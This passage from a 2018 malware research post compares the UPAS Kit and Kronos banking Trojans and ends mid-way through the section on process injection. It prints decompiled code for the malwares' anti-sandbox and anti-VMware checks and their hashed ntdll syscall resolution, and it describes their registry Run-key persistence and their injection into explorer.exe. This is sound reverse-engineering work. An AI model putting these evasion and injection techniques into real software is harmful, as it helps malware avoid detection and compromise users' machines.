
# Deep Dive into UPAS Kit vs. Kronos

research.checkpoint.com/deep-dive-upas-kit-vs-kronos/

June 12, 2018



June 12, 2018
*Research By: Mark Lechtik*

**Introduction**

In this post we will be analyzing the UPAS Kit and the Kronos banking Trojan, two malwares that have come under the spotlight recently due to the back story behind them.

**Background**

In May 2017, WannaCry wreaked havoc in over 150 countries and brought down companies across all industries. Luckily, the attack was brought to a halt by the British security researcher, Marcus Hutchins, through the discovery of the first of several kill-switches.

The tide of thanks rapidly turned, however, when Hutchins was then arrested and investigated by the FBI for his alleged role in creating and distributing a previous and unrelated malware, the Kronos banking Trojan. But Hutchins' woes didn't end there, though, for he has recently come under renewed investigation for being the supposed author of another malware, UPAS Kit.

Until now, although much analysis has been done on Kronos, there is no online availability for the same on UPAS Kit. So Check Point Research decided to take a closer look.

**Disclaimer:** Our research does not seek to imply or to make any claims with regards to Marcus Hutchins' role, or otherwise, to these two malwares, but is rather a mere comparison between them. Neither does our research show any conclusive evidence that point to whether Kronos and UPAS Kit were written by the same person.


**Initialization Phase**

**Resolving ntdll.dll functions**

UPAS Kit makes usage of multiple low-level ntdll functions and resolves their addresses during run-time. While it may serve as a means to thwart analysis, this is not a very sophisticated trick on its own. The procedure responsible for this loading action iterates over a table of functions containing entries of the following structure:

```
typdef struct _ntdll_function_entry{
        CHAR *function_name;
        PVOID function_address;
 }ntdll_function_entry;
```

It simply takes the string field of each entry and resolves the corresponding address using the Win32 API function GetProcAddress. This can be seen in the following figure:




```
signed int ml_load_ntdll_functions_dynamically()
{
  HMODULE ntdll; // edi
  unsigned int function_index; // esi
  FARPROC p_loaded_func; // eax

  ntdll = (HMODULE)GetModuleHandleA("ntdll.dll");
  if ( !ntdll )
    return 1;
  function_index = 0;
  while ( 1 )
  {
    p_loaded_func = GetProcAddress(ntdll, (&dynamic_ntdll_function_tbl_name_fields)[function_index]);
    *(&dynamic_ntdll_function_tbl_address_fields)[function_index] = (DWORD)p_loaded_func;
    if ( !p_loaded_func )
      break;
    function_index += 2;
    if ( function_index >= 44 )
      return 0;
  }
  return 1;
}
```

**Figure 1:** Resolution of ntdll function by UPAS Kit]

In fact, a similar method is used in the Kronos malware to achieve the same goal. However, in this case the function names are not kept in cleartext in the binary, but rather as string hashes. Also, some of the resolved functions serve the purpose of being utilized as syscalls, thus making it a lot harder to detect the malware's activity, whether it is by sandboxes\emulators or even manually. To do this, Kronos leverages a slightly different function entry struct, as shown below:

```
typedef struct _ntdll_function_entry{
        CHAR *function_name_hash;
         PVOID function_address;
          DWORD encoded_syscall_number;
          DWORD is_used_as_syscall_flag;
}ntdll_function_entry;
```

This certainly doesn't imply that the latter is an extended mechanism of the first method, however if we compare the order of loaded functions (i.e. the order in which the table entries reside within the binary), it can be seen that there is some overlap between the two cases.




```
                dd offset hash__vsnprintf ; "H2G3F4F0F5A4D5E6"
                dd offset __vsnprintf
                align 10h
                dd offset hash__vsnwprintf ; "X1U5U8H8F5A4C8C5"
                dd offset _vsnwprintf
                dd 0
                dd 0
                dd offset hash_RtlRandomEx ; "E3D7R6B3R4H5F3R7"
                dd offset dword_4358A4
                align 10h
                dd offset hash_RtlInitAnsiString ; "X8D3U3P7S6Q3S5R1"
                dd offset RtlInitAnsiString
                align 10h
                dd offset hash_RtlFreeAnsiString ; "X8D3T6Q6U3S3A6R1"
                dd offset RtlFreeAnsiString
                align 10h
                dd offset hash_RtlFreeUnicodeString ; "R6G2D2R3A5E3C4U5"
                dd offset RtlFreeUnicodeString
                align 10h
                dd offset hash_RtlInitUnicodeString ; "H7Y6G2R3A5F4D3S8"
pRtlInitUnicodeString dd offset RtlInitUnicodeString
                                        ; DATA XREF: sub_411C93+89↑r
                                        ; ml_resolve_ntdll_function_wow64+3F4↑r
                align 10h
                dd offset hash_RtlCompareUnicodeString ; "P7Y3Q5P0Y8C2Y6F6"
pRtlCompareUnicodeString dd offset RtlCompareUnicodeString
                                        ; DATA XREF: sub_411C93+7F↑r
                align 10h
                dd offset hash_RtlUnicodeStringToAnsiString ; "R6Y7B3C6E7E6T7U7"
                dd offset RtlUnicodeStringToAnsiString
                align 10h
                dd offset hash_RtlAnsiStringToUnicodeString ; "G2F3G6A6R3F1P6G2"
                dd offset RtlAnsiStringToUnicodeString
                align 10h
                dd offset hash_NtQueryKey ; "S3H8T8Y5F5B5B0X0"
                dd offset NtQueryKey
NtQueryKey_syscall dd 5719h             ; DATA XREF: sub_411C93+1C2↑r
                                        ; ml_resolve_ntdll_function_wow64+4CF↑r
                align 10h
                dd offset hash_NtCreateKey ; "C8G2T3U3B1H3T5B5"
                dd offset NtCreateKey
                dd 57ABh
                dd 0
                dd offset hash_NtDeleteFile ; "C4R7A2P4X3B1H5A4"
                dd offset NtDeleteFile
                dd 578Bh
                dd 1
```

```
                          ; DATA XREF: ml_load_ntdll_functions_dynamically+2
  dd offset s_strpbrk     ; "strpbrk"
  dd offset p_strpbrk
  dd offset s_sprintf     ; "sprintf"
  dd offset p_sprintf
  dd offset s_vsprintf    ; "vsprintf"
  dd offset p_vsprintf
  dd offset s__snprintf   ; "_snprintf"
  dd offset p__snprintf
  dd offset s__snwprintf  ; "_snwprintf"
  dd offset p__snwprintf
  dd offset s__vsnprintf  ; "_vsnprintf"
  dd offset p__vsnprintf
  dd offset s__vsnwprintf ; "_vsnwprintf"
  dd offset p__vsnwprintf
  dd offset s_RtlRandomEx ; "RtlRandomEx"
  dd offset p_RtlRandomEx
  dd offset s_RtlFreeAnsiString ; "RtlFreeAnsiString"
  dd offset p_RtlFreeAnsiString
  dd offset s_RtlFreeUnicodeString ; "RtlFreeUnicodeString"
  dd offset p_RtlFreeUnicodeString
  dd offset s_RtlInitUnicodeString ; "RtlInitUnicodeString"
  dd offset p_RtlInitUnicodeString
  dd offset s_RtlCompareUnicodeString ; "RtlCompareUnicodeString"
  dd offset p_RtlCompareUnicodeString
  dd offset s_RtlUnicodeStringToAnsiString ; "RtlUnicodeStringToAnsiString"
  dd offset p_RtlUnicodeStringToAnsiString
  dd offset s_NtClose     ; "NtClose"
  dd offset p_NtClose
  dd offset s_NtQueryKey  ; "NtQueryKey"
  dd offset p_NtQueryKey
  dd offset s_NtDeleteFile ; "NtDeleteFile"
  dd offset p_NtDeleteFile
  dd offset s_NtQueryObject ; "NtQueryObject"
  dd offset p_NtQueryObject
  dd offset s_NtQueryInformationFile ; "NtQueryInformationFile"
  dd offset p_NtQueryInformationFile
  dd offset s_NtQueryInformationThread ; "NtQueryInformationThread"
  dd offset p_NtQueryInformationThread
  dd offset s_NtGetContextThread ; "NtGetContextThread"
  dd offset p_NtGetContextThread
  dd offset s_NtSetContextThread ; "NtSetContextThread"
  dd offset p_NtSetContextThread
```

**Figure 2:** Comparison of loaded ntdll functions order.

## Anti-VM

In order to avoid execution in analysis environments, the malware employs two techniques. The first one avoids detection by the ThreatExpert sandbox, whereby the system volume serial number is retrieved using the function *GetVolumeInformationW*, and checked against the value 0xCD1A40 (which corresponds to the aforementioned sandbox). The second technique is fairly well-known, and that is a check of VMWare's artifact in a response from a virtual I/O port used for communication between the guest and host. It's noteworthy that once an unwanted environment is detected by the malware, it responds by spawning an error box with the message shown below:



```
GetVolumeInformationW((LPCWSTR)&root_path_name, 0, 0, (LPDWORD)&volume_serial_number, 0, 0, 0, 0);
if ( volume_serial_number == 0xCD1A40 || ml_anti_vmware() != 1 )// anti ThreatExpert and VMWare
{
  MessageBoxA(0, "Think with your dipstick, Jimmy!", "ERROR_BRAIN_TOO_SMALL", 0x10u);
  ExitProcess(0x64756D62u);
}
```


```
ml_anti_vmware  proc near                  ; CODE XREF: ml_an
                push    ebx
                push    esi
                push    offset ml_anti_debug_veh ; Handler
                push    0                  ; First
                call    ds:AddVectoredExceptionHandler
                mov     esi, eax
                push    edx
                push    ecx
                push    ebx
                mov     eax, 'VMXh'
                mov     ebx, 0
                mov     ecx, 0Ah
                mov     edx, 'VX'
                in      eax, dx
                cmp     ebx, 'VMXh'
                setz    is_running_in_vmware
                pop     ebx
                pop     ecx
                pop     edx
                push    esi                ; Handle
                call    ds:RemoveVectoredExceptionHandler
                movzx   eax, is_running_in_vmware
                pop     esi
                pop     ebx
                retn
ml_anti_vmware  endp
```

**Figure 3:** Anti-VM techniques used by UPAS Kit.

Also, it should be noted that the equivalent checks made by Kronos differ quite a lot. These work to seek for the existence of various processes or loaded modules in the malware's address space that might indicate the nature of the environment in which it's executed. These types of checks cover more scenarios than the former case, which may imply that the evasion procedures were written by different authors, or the same one taking a different approach to the problem.

## Global Mutex

The mutex name generated by the bot is the result of the action – *MD5(system_volume_serial || "LPLl3h3lDh1d3djP7P3")*. In the event there was an error in the generation of the mutex name, a hardcoded value ("A5DEU79") will be set to it.



```
  ml_vsnprintf_wrapper((int)&vol_sn_and_random_str, 260, "%x%s", volume_serial_number, s);
  p_vol_sn_and_random_str_hash = (const CHAR *)ml_md5_hash(
                                                 &vol_sn_and_random_str_hash,
                                                 (BYTE *)&vol_sn_and_random_str);
  MultiByteToWideChar(0, 2u, p_vol_sn_and_random_str_hash, 32, (LPWSTR)&vol_sn_and_random_str_hash_w, 261);
  ml_vsnwprintf_wrapper(random_id, 32, (int)L"%ws", &vol_sn_and_random_str_hash_w);
  result = 0;
}
```

**Figure 4:** Mutex name generation.

In this case, a similarity can be spotted between Kronos and UPAS Kit in the implementation of the MD5 function, as indicated by Ignacio Sanmillan (@ulexec) from Intezer. But what's more evident is that it creates a mutex name in a similar manner, by calculating *MD5(system_volume_serial)*, and in case this fails assigns it to *MD5("Kronos")*.

## Self-Installation

In order to remain persistent, UPAS Kit conducts several common actions.

First it copies itself into a new directory under *%APPDATA%,* named 'Microsoft' as well as to the *%TEMP%* directory. The name of the copied file will be the first seven characters of the global mutex name described above for *%APPDATA%*, and the same for *%TEMP%* only with "_l.exe" and "_a.exe" appended to it. Then, the current file name will be checked and compared against the newly generated name, such that if the two don't match then the malware will get executed from the new path in *%APPDATA%*. If the check succeeds (i.e. at the second time the malware runs from the *%APPDATA%* path), the current file path will be written to the well-known registry run-keys *Software\Microsoft\Windows\CurrentVersion\Run* (under both *HKLM* and *HKCU*), where the name of the key is identical to the name of the copied file. Finally, the malware will establish the current system architecture using the function *IsWow64Process*, or *GetNativeSystemInfo* if the former is not available, and return it to the main function.



```
h_module_kernel32 = (HMODULE)GetModuleHandleA("kernel32.dll");
c_h_module_kernel32 = h_module_kernel32;
if ( !h_module_kernel32 )
  return 1;
IsWow64Process = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(h_module_kernel32, "IsWow64Process");
if ( !IsWow64Process )
{
  GetNativeSystemInfo = GetProcAddress(c_h_module_kernel32, "GetNativeSystemInfo");
  *(_DWORD *)::GetNativeSystemInfo = GetNativeSystemInfo;
  if ( GetNativeSystemInfo )
  {
    ((void (__cdecl *)(SYSTEM_INFO *, int))GetNativeSystemInfo)(&sys_info, a1);
    if ( sys_info.u.s.wProcessorArchitecture != PROCESSOR_ARCHITECTURE_AMD64
      && sys_info.u.s.wProcessorArchitecture != PROCESSOR_ARCHITECTURE_IA64 )
    {
      return 0;
    }
  }
  return 1;
}
h_current_process = GetCurrentProcess();
if ( !IsWow64Process(h_current_process, &result) )
  return 1;
return result;
```


**Figure 5:** Architecture check.

The naming convention used for both the file, registry key and mutex is similar for Kronos, where it uses the first eight characters of *MD5(system_volume_serial)* for this purpose.

## Process Injection

The injection conducted by the malware depends on the system architecture. In 32 bit systems it would create the ‘explorer.exe’ process and inject its own image into it, whereas in 64 bit systems it would do so for the 32 bit version of ‘iexplore.exe’, which resides at “*%ProgramFiles(x86)%\Internet Explorer*“. The injection function itself gets a PID and the main thread handle of the target process, as well as an address of the function to execute after the injection takes place.

In order to conduct a successful injection, UPAS Kit uses a simple trick. First it copies its current virtual image to a buffer, after which it attempts to allocate memory with the image’s size at an arbitrary address in the remote process. The retrieved base address of the allocation will be used to relocate the injected image, which resides at the copied buffer, and write it to the target process. Then, it will prepare a hardcoded call stub and overwrite three of its DWORDs so that it will call the function that should be executed upon injection. These DWORDs are outlined in the following figure:



